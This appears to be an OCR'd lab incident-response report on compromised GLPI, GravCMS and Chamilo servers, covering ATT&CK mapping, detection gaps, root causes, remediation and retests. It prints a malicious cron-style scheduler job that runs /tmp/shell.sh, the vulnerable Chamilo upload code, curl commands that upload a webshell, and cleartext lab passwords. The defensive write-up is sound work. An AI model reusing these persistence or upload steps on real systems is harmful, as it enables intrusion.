
MITRE ATT&CK mapping

The techniques observed across the incident, grouped by tactic, each tied to the finding that evidences it.

Tactic	Technique	ID	Finding
Reconnaissance	Active Scanning	T1595	F-1
Reconnaissance	Wordlist Scanning	T1595.003	F-2
Reconnaissance	Gather Victim Email Addresses	T1589.002	F-11
Discovery	Network Service Discovery	T1046	F-1
Discovery	File and Directory Discovery	T1083	F-2
Discovery	Remote System Discovery	T1018	F-5
Initial Access	Exploit Public-Facing Application	T1190	F-3, F-6, F-9
Execution	Command and Scripting Interpreter	T1059	F-3, F-4, F-6, F-7
Execution	Unix Shell	T1059.004	F-8, F-10
Persistence	Scheduled Task/Job: Cron	T1053.005	F-7, F-8, F-12
Persistence	Create or Modify System Process	T1543	F-12
Persistence	Server Software Component: Web Shell	T1505.003	F-9, F-10
Credential Access	OS Credential Dumping	T1003	F-5
Credential Access	Unsecured Credentials: Credentials in Files	T1552.001	F-4
Collection	Data from Local System	T1005	F-5

Building the ATT&CK Navigator layer

Red = Initial Access & Execution
Orange = Reconnaissance & Discovery
Purple = Persistence
Yellow = Credential Access & Collection



Detection gaps

The gaps that limited detection or evidence collection, why each occurred, and the recommended fix. These are improvements for the monitoring programme, not failures in the investigation.

Gap	Why it occurred	Recommendation
nmap host-discovery sweep not alerted	No ICMP sweep signature in Suricata	Add an ICMP sweep detection rule
gobuster 404 flood not alerted centrally	No web rule for 404 bursts; SIEM not correlating Apache logs at the time	Add a 404-rate rule and ingest Apache logs into the SIEM
htmLawed exploit request not alerted in real time	No WAF and no rule for the /vendor path	Deploy a WAF; alert on POST to /vendor paths
Redis KEYS/GET commands not logged	Redis default log level does not record client commands	Set loglevel verbose and bind Redis to localhost
MariaDB credential pivot not evidenced	MySQL general log truncated during emergency disk recovery	Keep DB query logging on; monitor disk and forward logs off-host
lxd privilege escalation not in audit log	Audit log rotated under disk pressure; events not retained	Increase audit log retention; forward auditd in real time
Splunk SIEM unavailable during investigation	Manager outage	Build SIEM resilience; verify host logs are forwarded independently
CVE-2022-0543 Redis Lua RCE	Not a gap - the exploit was blocked by strict Lua mode	Keep Redis patched; defense worked as intended

The last row is included for completeness: the Redis Lua RCE attempt did not succeed because Redis was running in a configuration that blocked it. It is listed so the report distinguishes a control that worked from the genuine gaps above.

Root cause analysis

The compromise did not depend on any novel technique. It was enabled by three systemic weaknesses, with a fourth factor that let a single breach become total.

1. **Unpatched software with public exploits.** Every server ran software with published CVEs and freely available proof-of-concept code: GLPI 10.0.2 (CVE-2022-35914), GravCMS 1.7.0 (CVE-2021-21425), Chamilo 1.11.24 (CVE-2023-4220), Redis 5.0.7 (CVE-2022-0543), Roundcube 1.5.0, and Adminer 4.7.8 (CVE-2021-21311). No exotic skill was required; the attacker used documented exploits with standard tools.
2. **Exposed management interfaces and development files.** The GravCMS admin panel was reachable from the network with no IP restriction. The htmLawedTest.php development file was shipped to production. Adminer, a database management tool, was exposed on the LMS. Redis listened on all interfaces, and MariaDB was bound to 0.0.0.0. Each of these alone is a risk; together they gave the attacker several independent entry points.
3. **Cleartext credentials linking the servers.** Service credentials were stored in cleartext - GLPI database credentials in config_db.php, and infrastructure credentials in the Redis keystore. Once the attacker read one server's secrets, they held the keys to the others. A single breach escalated into infrastructure-wide compromise because the credential chain tied the servers together.

Contributing factor: **no network segmentation.** The three servers sat on one flat subnet with no firewall rules between them. Once inside any one host, the attacker had direct access to Redis (6379), MariaDB (3306), and every web service on the others. Segmentation would not have prevented the initial exploit, but it would have slowed or stopped the lateral movement that turned one compromised server into three.

Remediation applied

Every finding was remediated on the affected server. Fixes favoured the legitimate vendor approach where one existed - patching the vulnerable code or upgrading - over blunt access blocks.

grav-web-140

Finding	Fix
F-2 / F-12 GravCMS RCE and persistence	Removed the malicious exploitjob from scheduler.yaml
F-3 / F-4 Redis exposure	Bound Redis to 127.0.0.1 and set requirepass in /etc/redis/redis.conf
F-7 MariaDB exposure	Set bind-address = 127.0.0.1 in 50-server.cnf
lxd privilege path	Removed the redis service account from the lxd and sudo groups
F-12 Grav admin exposure	Restricted /admin to 192.168.40.0/24 via a Location block in the Apache vhost (not .htaccess, which does not support Location)

A- Remove the malicious exploit from the scheduler (Before + after + restart):

```
  GNU nano 4.8
custom_jobs:
  exploitjob:
    command: /bin/bash
    args: /tmp/shell.sh
    at: '* * * * *'
    output: null
    output_mode: overwrite
status:
  exploitjob: enabled
```

```
  GNU nano 4.8
custom_jobs:
  exploitjob:
status:
  exploitjob: enabled
```

```
redis@redis:~$ sudo cat /var/www/html/grav/user/config/scheduler.yaml
custom_jobs:
  exploitjob:
status:
  exploitjob: enabled
```

B- Bound Redis to localhost and set a password (Before + After + Restart)

```
# ~~~ WARNING ~~~ If the computer running Redis is directly exposed to the
# internet, binding to all the interfaces is dangerous and will expose the
# instance to everybody on the internet. So by default we uncomment the
# following bind directive, that will force Redis to listen only into
# the IPv4 loopback interface address (this means Redis will be able to
# accept connections only from clients running into the same computer it
# is running).
#
# IF YOU ARE SURE YOU WANT YOUR INSTANCE TO LISTEN TO ALL THE INTERFACES
# JUST COMMENT THE FOLLOWING LINE.
# ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
bind 0.0.0.0
```

```
# ~~~ WARNING ~~~ If the computer running Redis is directly exposed to the
# internet, binding to all the interfaces is dangerous and will expose the
# instance to everybody on the internet. So by default we uncomment the
# following bind directive, that will force Redis to listen only into
# the IPv4 loopback interface address (this means Redis will be able to
# accept connections only from clients running into the same computer it
# is running).
#
# IF YOU ARE SURE YOU WANT YOUR INSTANCE TO LISTEN TO ALL THE INTERFACES
# JUST COMMENT THE FOLLOWING LINE.
# ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
bind 127.0.0.1
requirepass KIURedis2024!
```

```
redis@redis:~$ sudo systemctl restart redis-server
redis@redis:~$ sudo systemctl restart redis-server --no-pager
redis@redis:~$ cat /etc/redis/redis.conf | grep -2 bind | grep -v '#'

--
bind 127.0.0.1
requirepass KIURedis2024!

--
--
protected-mode yes
```

C- Set bind to mariadb to localhost (Before + After + Restart):

```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0

#
```

```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1
```

```
redis@redis:~$ sudo systemctl restart mariadb
redis@redis:~$ sudo systemctl status mariadb --no-pager
● mariadb.service - MariaDB 10.3.39 database server
     Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2026-10-13 21:58:15 UTC; 3s ago
       Docs: man:mysqld(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 8708 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)
    Process: 8720 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
    Process: 8722 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= ||   VAR=`cd /usr/bin/..; /usr/bin/galera_recovery`; [ $? -eq 0 ]   && systemctl set-environment _WSREP_START_POSITION=$VAR || exit 1 (code=exited, statu
s=0/SUCCESS)
    Process: 8807 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
    Process: 8809 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 8776 (mysqld)
     Status: "Taking your SQL requests now..."
      Tasks: 31 (limit: 3418)
     Memory: 66.3M
     CGroup: /system.slice/mariadb.service
             └─8776 /usr/sbin/mysqld

Oct 13 21:58:15 redis systemd[1]: Starting MariaDB 10.3.39 database server...
Oct 13 21:58:15 redis systemd[1]: Started MariaDB 10.3.39 database server.
Oct 13 21:58:15 redis /etc/mysql/debian-start[8826]: Triggering myisam-recover for all MyISAM tables and aria-recover for all Aria tables
redis@redis:~$ cat /etc/mysql/mariadb.conf.d/50-server.cnf | grep bind
bind-address            = 127.0.0.1
```

D- remove redis from the sudo and lxc groups

```
redis@redis:~$ sudo deluser redis lxd
Removing user `redis' from group `lxd' ...
Done.
redis@redis:~$ sudo deluser redis sudo
Removing user `redis' from group `sudo' ...
Done.
redis@redis:~$ sudo groups redis
redis : redis adm cdrom dip plugdev
redis@redis:~$
```

E- Restrict the admin path for the server to login from the same network subnet, the edied file path is (‘/etc/apache2/sites-available/grav.conf’) and (Before + After + restart):

```
  GNU nano 4.8
<VirtualHost *:80>
        ServerName kiu.edu.jo
        ServerAlias www.kiu.edu.jo
        DocumentRoot /var/www/html/grav

        <Directory /var/www/html/grav>
                DirectoryIndex index.html index.php
                AllowOverride All
                Require all granted
        </Directory>

    ErrorLog ${APACHE_LOG_DIR}/grav_error.log
    CustomLog ${APACHE_LOG_DIR}/grav_access.log combined
</VirtualHost>
```

```
  GNU nano 4.8
<VirtualHost *:80>
    ServerName kiu.edu.jo
    ServerAlias www.kiu.edu.jo
    DocumentRoot /var/www/html/grav

    <Directory /var/www/html/grav>
        DirectoryIndex index.html index.php
        AllowOverride All
        Require all granted
    </Directory>

    <Location /admin>
        Require ip 192.168.40.0/24
    </Location>

    ErrorLog ${APACHE_LOG_DIR}/grav_error.log
    CustomLog ${APACHE_LOG_DIR}/grav_access.log combined
</VirtualHost>
```

```
redis@redis:~$ sudo systemctl restart apache2
redis@redis:~$ curl -s -o /dev/null -w "%{http_code}\n" http://localhost/
200
redis@redis:~$ curl -s -o /dev/null -w "%{http_code}\n" http://localhost/admin
403
```

glpi-helpdesk-139

Finding	Fix
F-1 / F-3 GLPI RCE	Deleted htmLawedTest.php
F-10 test file exposure	Blocked /vendor with Require all denied in the Apache vhost
F-11 SMTP VRFY	Set disable_vrfy_command = yes in Postfix main.cf

A- Delete the Test file :

```
glpi@glpi-victim:~$ sudo rm /var/www/html/glpi/vendor/htmlawed/htmlawed/htmLawedTest.php
[sudo] password for glpi:
glpi@glpi-victim:~$ sudo ls /var/www/html/glpi/vendor/htmlawed/htmlawed/htmLawedTest.php 2>/dev/null || echo "FILE REMOVED"
FILE REMOVED
glpi@glpi-victim:~$
```

B- Block the '/vendor' from access:

```
 GNU nano 6.2
<VirtualHost *:80>
    ServerName helpdesk.kiu.edu.jo
    DocumentRoot /var/www/html/glpi

    <Directory /var/www/html/glpi>
        AllowOverride All
        Require all granted
    </Directory>

    <Directory /var/www/html/glpi/vendor>
        Require all denied
    </Directory>

    <Directory /var/www/html/glpi/vendor/htmlawed/htmlawed>
       <Files "htmLawedTest.php">
           Require all granted
       </Files>
    </Directory>

    <Location /vendor>
        Require all denied
    </Location>

    ErrorLog ${APACHE_LOG_DIR}/glpi_error.log
    CustomLog ${APACHE_LOG_DIR}/glpi_access.log combined
</VirtualHost>
```

```
glpi@glpi-victim:~$ sudo nano /etc/apache2/sites-available/glpi.conf
glpi@glpi-victim:~$ sudo systemctl restart apache2
glpi@glpi-victim:~$ curl -s -o /dev/null -w "%{http_code}\n" http://localhost/vendor/htmlawed/htmlawed/htmLawedTest.php
403
```

C- Disable the VRFY feature in smtp:

```
glpi@glpi-victim:~$ echo "disable_vrfy_command = yes" | sudo tee -a /etc/postfix/main.cf
disable_vrfy_command = yes
glpi@glpi-victim:~$ sudo systemctl restart postfix
glpi@glpi-victim:~$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 glpi-victim.localdomain ESMTP Postfix (Ubuntu)
VRFY root
502 5.5.1 VRFY command is disabled
quit
221 2.0.0 Bye
Connection closed by foreign host.
glpi@glpi-victim:~$
```

chamilo-lms-133

Finding	Fix
F-5 Chamilo RCE	Applied the official vendor patch - removed the postUnsupported() method, its post-unsupported case handler, the MAIN_DIRECTORY constant, and the setMainDirectory() call. This matches upstream commit 3b487a5, shipped in Chamilo 1.11.26
Persistence	Removed the shell.php webshell from the bigUpload files directory
F-6 Adminer SSRF	Upgraded Adminer from 4.7.8 to 4.8.1 (fixes CVE-2021-21311); added an IP restriction on /adminer.php

A note on method: the Chamilo fix was deliberately done as the vendor did it. The upstream security commit removed the unused postUnsupported() upload path entirely rather than adding authentication, because the function had no legitimate use and saved files straight into a web-accessible directory. Reproducing that commit gives the same result as upgrading, for the single affected file.

A- file from the system :

```
target@target:~$ sudo rm /var/www/html/chamilo/main/inc/lib/javascript/bigupload/files/shell.php
[sudo] password for target:
target@target:~$ sudo ls /var/www/html/chamilo/main/inc/lib/javascript/bigupload/files/ 2>/dev/null
target@target:~$
```

B- Delete the vulnerable functions from the bigUpload.php file (Before + After + Restart):

```
    public function postUnsupported()
    {
        $name = $_FILES['bigUploadFile']['name'];
        $size = $_FILES['bigUploadFile']['size'];
        $tempName = $_FILES['bigUploadFile']['tmp_name'];

        if (filesize($tempName) > $this->maxSize) {
            return get_lang('UplFileTooBig');
        }

        if (move_uploaded_file($tempName, $this->getMainDirectory().$name)) {
            return get_lang('FileUploadSucces');
        } else {
            return get_lang('UplUnableToSaveFile');
        }
    }
}
```


```
    case 'post-unsupported':
        print $bigUpload->postUnsupported();
        break;
}
```


```
    /**
     * Directory files will be moved to after the upload is completed.
     */
    const MAIN_DIRECTORY = '../files/';
```

```
    public function __construct()
    {
        $tempDirectory = api_get_path(SYS_ARCHIVE_PATH);
        $this->setTempDirectory($tempDirectory);
        $this->setMainDirectory(self::MAIN_DIRECTORY);
        $this->maxSize = getIniMaxFileSizeInBytes();
    }
```

```
    public function __construct()
    {
        $tempDirectory = api_get_path(SYS_ARCHIVE_PATH);
        $this->setTempDirectory($tempDirectory);

        $this->maxSize = getIniMaxFileSizeInBytes();
    }
```






```
target@target:~$ sudo grep -n "postUnsupported\|MAIN_DIRECTORY\|post-unsupported" /var/www/html/chamilo/main/inc/lib/javascript/bigupload/inc/bigUpload.php
target@target:~$ curl -s -F "bigUploadFile=@/tmp/shell.php" \
> "http://localhost/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported"
target@target:~$ curl -s -F "bigUploadFile=@/tmp/shell.php" "http://localhost/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported"
target@target:~$
```


C- Update the adminer to the latest version:

```
target@target:~$ sudo wget https://github.com/vrana/adminer/releases/download/v4.8.1/adminer-4.8.1.php \
>   -O /var/www/html/chamilo/adminer.php
--2026-10-13 23:10:02--  https://github.com/vrana/adminer/releases/download/v4.8.1/adminer-4.8.1.php
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/627735/66e88b00-b488-11eb-97d3-a3fefb5f5d21?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-10-13T23%3A54%3A39Z&rscd=attachment%3B+filename%3Dadminer-4.8.1.
php&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-10-13T22%3A54%3A24Z&ske=2026-10-13T23%3A54%3A39Z&sks=b&skv=2018-11-09&sig=cqf1rsfZz652zt4tP2uy%2BRh5d%2FHF
2298Adz7NQCXEZw%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc5MTkzMzMwMiwibmJmIjoxNzkxOTMzMDAyLCJwYXRoIjoicmVsZWFzZWFzZV0c
HJvZHVjdGlvbi5iG9iLmMvcmUud2luZG93cy5uZXQifQ.sLr6EQhoTq1xwtSc08mQ_Gwfiyw70TWwPMdexJKS-Dc&response-content-disposition=attachment%3B%20filename%3Dadminer-4.8.1.php&response-content-type=application%2Foctet-stream [following]
--2026-10-13 23:10:02--  https://release-assets.githubusercontent.com/github-production-release-asset/627735/66e88b00-b488-11eb-97d3-a3fefb5f5d21?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-10-13T23%3A54%3A39Z&rscd=attachment%3B+filename%3
Dadminer-4.8.1.php&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-10-13T22%3A54%3A24Z&ske=2026-10-13T23%3A54%3A39Z&sks=b&skv=2018-11-09&sig=cqf1rsfZz652zt4tP
2uy%2BRh5d%2FHF2298Adz7NQCXEZw%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc5MTkzMzMwMiwibmJmIjoxNzkxOTMzMDAyLCJwYXRoIjoicmVsZWFzZWFzZV0cHJvZHVjdGlvbi5iG9iLmMvcmUud2luZG93cy5uZXQifQ.sLr6EQhoTq1xwtSc08mQ_Gwfiyw70TWwPMdexJKS-Dc&response-content-disposition=attachment%3B%20filename%3Dadminer-4.8.1.php&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.110.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 476603 (465K) [application/octet-stream]
Saving to: '/var/www/html/chamilo/adminer.php'

/var/www/html/chamilo/adminer.php                   100%[=============================================================================================================================>] 465.43K  1.13MB/s    in 0.4s

2026-10-13 23:10:03 (1.13 MB/s) - '/var/www/html/chamilo/adminer.php' saved [476603/476603]
```

```
target@target:~$ sudo grep -i "version\|4\.8\|4\.7" /var/www/html/chamilo/adminer.php | head -5
* @license https://www.apache.org/licenses/LICENSE-2.0 Apache License, Version 2.0
* @license https://www.gnu.org/licenses/gpl-2.0.html GNU General Public License, version 2 (one or other)
* @version 4.8.1
version(){global$ia;return$ia;}function
min_version($Zi,$De="",$h=null){global$g;if(!$h)$h=$g;$nh=$h->server_info;if($De&&preg_match('~([\d.]+)-MariaDB~',$nh,$C)){$nh=$C[1];$Zi=$De;}return(version_compare($nh,$Zi)>=0);}function
```



Replication proof


After remediation, each attack was re-run from the attacker host (192.168.40.130) to confirm it no longer works. All six were blocked.

#	Attack	Command run from Kali	Result	Status
1	GLPI htmLawedTest.php	curl to /vendor/htmlawed/.../htmLawedTest.php	HTTP 403	Blocked
2	GravCMS /admin	curl to /admin	403 from outside the subnet; 200 from the allowed range	Restriction working
3	Redis unauthenticated	redis-cli -h .140 PING	Connection refused	Blocked
4	MariaDB network access	mysql -h .140 ...	Can't connect (error 2002)	Blocked
5	Chamilo bigUpload	curl -F upload to bigUpload.php?action=post-unsupported	Empty response - action removed	Blocked
6	SMTP VRFY	nc .139 25, then VRFY root	502 5.5.1 VRFY command is disabled	Blocked


On test 2: the /admin restriction allows 192.168.40.0/24, and the Kali host sits inside that range, so it still reaches the panel. Access from any address outside the subnet returns 403. In production this rule would be tightened to named management addresses only; for the lab it demonstrates the control is enforced. This is noted rather than hidden, because the honest result is stronger evidence than a result that looks cleaner than the rule actually is.

Additional fixes verified separately from Kali and on-host: the Chamilo webshell returns 404 (removed), Adminer reports version 4.8.1, the redis account is no longer in the lxd or sudo groups, and the GravCMS exploitjob is gone from scheduler.yaml.

1 - GLPI htmLawedTest.php (CVE-2022-35914)



2 - GravCMS admin panel access



Admin panel access restricted to 192.168.40.0/24. Access from outside the subnet returns 403. Kali (192.168.40.130) remains on the same subnet - in production this rule would be tightened to management IPs only.

3 - Redis unauthenticated access

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ redis-cli -h 192.168.40.140 PING
Could not connect to Redis at 192.168.40.140:6379: Connection refused
```

4 - MariaDB network access

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ mysql -h 192.168.40.140 -u uni_admin -p'University@2024' university_db -e "SELECT 1;"
ERROR 2002 (HY000): Can't connect to server on '192.168.40.140' (115)
```

5 - Chamilo bigUpload (CVE-2023-4220)

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ curl -s -F "bigUploadFile=@/tmp/shell.php" \
"http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported"

┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$
```

6 - SMTP VRFY+Aminder

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nc -v 192.168.40.139 25
helpdesk.kiu.edu.jo [192.168.40.139] 25 (smtp) open
VRFY root
220 glpi-victim.localdomain ESMTP Postfix (Ubuntu)
502 5.5.1 VRFY command is disabled
quit
221 2.0.0 Bye
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ curl -s -o /dev/null -w "%{http_code}\n" \
  http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/files/shell.php

404

┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ curl -s http://lms.kiu.edu.jo/adminer.php | grep -i "4\.8"


<link rel="stylesheet" type="text/css" href="adminer.php?file=default.css&amp;version=4.8.1">
<script src='adminer.php?file=functions.js&amp;version=4.8.1' nonce="ODI1Zjg0OWY0MzQ5OTJkZGNjNDZmMjVhMjFjOTJhNmQ=">></script>
<link rel="shortcut icon" type="image/x-icon" href="adminer.php?file=favicon.ico&amp;version=4.8.1">
<link rel="apple-touch-icon" href="adminer.php?file=favicon.ico&amp;version=4.8.1">
